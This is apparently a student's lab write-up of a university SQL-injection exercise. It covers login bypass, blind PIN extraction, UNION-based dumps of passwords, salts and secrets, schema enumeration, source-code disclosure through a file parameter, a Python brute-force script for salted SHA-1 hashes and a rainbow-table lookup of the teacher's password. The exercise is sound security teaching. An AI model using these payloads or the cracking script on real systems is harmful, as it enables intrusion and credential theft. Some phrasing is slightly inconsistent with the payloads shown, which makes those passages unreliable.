

# SQL INJECTION

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## Intro

<https://github.com/fel-communication-security/sql-injection>

Okay so the key is to modify username and password because these are inputs to the SQL query.


It looks like

```
SELECT username FROM users WHERE username='$_POST[username]' AND password='$_POST[password]';
```

So now I basically want to modify this SQL query to get in. I know username, but I need to get in without knowing password

**hereldav' AND 1=1 #**

, where hereldav is my username, ' is jumping out of string, OR 1=1 does mean that password is always true, thus we bypass password verification



I am in for second phase

## Phase 2

I tried to do this query to determine first number in pin.

```
hereldav' AND pin LIKE '0%' #
```

I tried it several times for each number and for number 3 I got successfully logged in.

Second position:

*hereldav' AND pin LIKE '\_0%' #*

Third:


*hereldav' AND pin LIKE '\_\_0%' #*

Fourth:

*hereldav' AND pin LIKE '\_\_\_0%' #*

Now I tried it for the next positions and determined my pin.

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### Phase 3

Lets go

So now we will get query like this:

*hereldav5' UNION SELECT secret FROM users WHERE username='hereldav' #*

we join 2 queries, where first one is empty and the second one returns the secret key

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## 2nd Step Verification

Welcome **UYQ3HCP7Q67OIONB**,  
enter your four digit PIN number

— — — —

VERIFY


Violá!

**UYQ3HCP7Q67OIONB**

Then I made a qr code from that



Put it into google authenticator and got:  
400796




This is my secure code:  
fog-pencil-midnight-radio

#### Phase 4

Now from the warning, we can see that the app is exploitable. So we type into URL

*kbe.felk.cvut.cz/index.php?open=index.php*  
and get source code



```
<?php
//
// 888  d8P  888888b.  8888888888
// 888  d8P  888  "88b  888
// 888  d8P  888  d8P  888
// 888d88K  8888888K.  8888888
// 8888888b  888  "Y88b 888
// 888  Y88b  888  888  888
// 888  Y88b  888  d8P  888
// 888  Y88b  8888888P" 888888888
//
//
/*
-----
* Server logic
-----
*/

define("MESSAGES_PER_PAGE", 1);
define("OTP_SERVER_CORRECTION", -36);
define("AES_ENCRYPT_CODE_KEY", "iHu35UKAPaSYKF8S144CwYPa");

function xor_key($username, $pattern = "kbe_REPLACE_xor_key_2021", $len = 4) {
    return str_replace("REPLACE", substr(sha1($username . $pattern), 0, $len), $pattern);
}

session_start();
$db = new mysqli("localhost", "kbe", "kbe", "kbe");

function e($query) {
    global $db;
    $result = $db->query($query);
    if ($result === FALSE) {
        echo("Wrong SQL query: $query");
        exit();
    }
    return $result;
}

function e($str) {
    global $db;
    return $db->escape_string($str);
}

if (isset($_GET["logout"])) {
    unset($_SESSION["username"], $_SESSION["pin"], $_SESSION["logged"]);
    header("Location: index.php");
}
```

There we can see how xor\_key functions work and how queries into database looks like.

But it does not give us a database.


For that we modify url this way:

*kbe.felk.cvut.cz/index.php?offset=0 UNION SELECT salt, 1 FROM users*

It works. We get the salt of all users. Now we want to get rest information. We can retrieve it one by one. Or use CONCAT as is stated in hint 3.

*kbe.felk.cvut.cz/index.php?offset=0 UNION SELECT CONCAT(username, '\n', password, '\n', salt, '\n', secret, '\n', pin), 1 FROM users*

and we get the database:



## Phase 5

This should be easy peasy lemon squeezy

Just generate all possible combination of string which consist of lowercase letters and numbers. It has len of 5. Then combine it with salt and hash it.

my password: b6a69d59dd2313f6d1237f9e34ef68e466a1cdbe

my salt: a0c58

Code is following:

```
import string
import itertools
import hashlib
```

```

if __name__ == "__main__":
    my_salt = 'a0c58'
    my_pass = 'b6a69d59dd2313f6d1237f9e34ef68e466a1cdbe'
    options = string.ascii_lowercase + string.digits
    combinations = ["".join(x) for x in itertools.product(options, repeat=5)]
    for x in combinations:
        to_be_hashed = x+my_salt
        hash_object = hashlib.sha1(bytes(to_be_hashed, encoding='utf-8'))
        hex_dig = hash_object.hexdigest()
        if (hex_dig == my_pass):
            print(x)

```

This found me my password:

```

D:\Skola\KBE\cv1>python script.py
b2968

```

b2968

I am in, again :)

## Phase 6: Crack teacher's password hash


2d55131b6752f066ee2cc57ba8bf781b4376be85

I tried to google this password and salt but I did not find anything. I wonder how we should retrieve password without using brute force?

I got an idea that it was maybe decrypted and is available on internet.

I typed: decrypted hashes with salt

Got this page and entered information I know



And got a password:

fm9fytmf7qkckct

, where kckct is salt (I know it from database)

So login is: komartom

password: fm9fytmf7q

and I was successfully logged in.

## Phase 7:

Great, I think the reason why we were able to obtain this quite long password is that it was precomputed and stored in rainbow tables. The website I used to get the password was <https://www.dcode.fr/>.

It has millions of pre-calculated hashes.


So I supposed someone had password *fm9fytmf7qkckct*. The teacher just cut out *kckct* part, but the way how this database works is password+salt, so in the end, you get the same password as is in the rainbow table. The salt here was really unfortunate, maybe it would be better if salt was longer and more random to prevent this accident?

## Phase 8:

I used command:



*kbe.felk.cvut.cz/index.php?offset=0 UNION SELECT table\_schema, 1 FROM information\_schema.tables*  
to get name of the table  
**kbe**



To retrieve table names we just modify command to:  
*kbe.felk.cvut.cz/index.php?offset=0 UNION SELECT table\_schema, 1 FROM information\_schema.tables*

Warning!

[Logout](#)

## Messages

2021-09-19 18:59:47

Welcome **hereldav**, this is your first  
secret message.

CHARACTER\_SETS

COLLATIONS

COLLATION\_CHARACTER\_SET\_APPLICABILITY

COLUMNS

COLUMN\_PRIVILEGES

ENGINES

EVENTS

FILES

GLOBAL\_STATUS

GLOBAL\_VARIABLES

KEY\_COLUMN\_USAGE

PARAMETERS

PARTITIONS

PLUGINS

PROCESSLIST

PROFILING

REFERENTIAL\_CONSTRAINTS

*codes*

*messages*

*users*

To retrieve table columns we just modify command to:  
*kbe.felk.cvut.cz/index.php?offset=0 UNION SELECT column\_name, 1 FROM  
information\_schema.columns*

Warning!

[Logout](#)

# Messages

2021-09-19 18:59:47

Welcome **hereldav**, this is your first  
secret message.

CHARACTER\_SET\_NAME

DEFAULT\_COLLATE\_NAME

DESCRIPTION

MAXLEN

COLLATION\_NAME

ID

IS\_DEFAULT

IS\_COMPILED

SORTLEN

TABLE\_CATALOG

TABLE\_SCHEMA

TABLE\_NAME

COLUMN\_NAME

ORDINAL\_POSITION

COLUMN\_DEFAULT

*username*

*aes\_encrypt\_code*

*base64\_message\_xor\_key*

*date\_time*

*password*

*pin*

*secret*

*salt*


### Phase 9:

Okay, from the previous task we now what are column names. So we will use base64\_message\_xor\_key from table messages.

*kbe.felk.cvut.cz/index.php?offset=0 UNION SELECT base64\_message\_xor\_key, 1 FROM messages WHERE username='hereldav'*

PACJPAIcUxZjGIEaOhkAFTtTRg4eCVxJfxJZX0V/ERxSJgQQC39UWUBCH0IWOgVDU0J/FQoBLAoCHHE=  
VwNFNxRUUA4t4EQEWOHNLCTdCD1FeDwdCYS5URFNjVw5MfxIKDH9RUVwRDQsLO0ZIWUMtWBwXPB4XH  
H9RX1ZURQ==

PACJM0oRQI4+DEgBfwoJFX9UX0ARBQ0ScUZiQlcmWBsHMQ4BWTIdQhJFAwdFMQNJQhY8EA4eMw4LHjpB  
Hg==

